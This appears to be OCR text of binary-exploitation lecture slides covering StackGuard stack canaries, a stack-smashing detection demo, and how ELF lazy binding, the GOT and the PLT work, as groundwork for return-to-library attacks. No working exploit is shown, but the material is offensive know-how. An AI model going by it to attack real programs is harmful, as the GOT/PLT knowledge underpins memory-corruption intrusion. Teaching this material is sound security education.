
- StackGuard - overflow

```
push rbp
mov rbp,rsp
sub rsp, 0x40
mov [rbp-0x8],fs:0x28
...
mov rax,[rbp-0x8]
cmp rax,fs:0x28
jne stack_check_fail
leave
ret
```




Protection

- StackGuard - overflow



Protection

- StackGuard - overflow



Protection

- StackGuard - overflow

Protection

- StackGuard

```
angelboy@ubuntu:~/course$ ./boftest
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
*** stack smashing detected ***: ./boftest terminated
Aborted
```

Outline

- Buffer Overflow
- Return to Text / Shellcode
- Protection
- Lazy binding
- Return to Library

Lazy binding

- Dynamic linking 的程式在執行過程中，有些 library 的函式可能到結束都不會執行到
- 所以 ELF 採取 Lazy binding 的機制，在第一次 call library 函式時，才會去尋找函式真正的位置進行 binding

Global Offset Table

- library 的位置再載入後才決定，因此無法在 compile 後，就知道 library 中的 function 在哪，該跳去哪
- GOT 為一個函式指標陣列，儲存其他 library 中，function 的位置，但因 Lazy binding 的機制，並不會一開始就把正確的位置填上，而是填上一段 plt 位置的 code

Global Offset Table

- 當執行到 library 的 function 時才會真正去尋找 function ，最後再把 GOT 中的位置填上真正 function 的位置

```
0x0000000000400573 <+45>:    call   0x400420 <read@plt>
0x0000000000400578 <+50>:    mov    eax,0x0
0x000000000040057d <+55>:    mov    rcx,QWORD PTR [rbp-0x8]
```

Global Offset Table


- 分成兩部分
  - .got
    - 保存全域變數引用位置
  - .got.plt
    - 保存函式引用位置

Global Offset Table


- .got.plt
  - 前三項有特別用途
    - address of .dynamic
    - link_map
      - 一個將有引用到的 library 所串成的 linked list ，function resolve 時也會用到
    - dl_runtime_resolve
      - 用來找出函式位置的函式
  - 後面則是程式中 .so 函式引用位置

Global Offset Table


- layout




Lazy binding



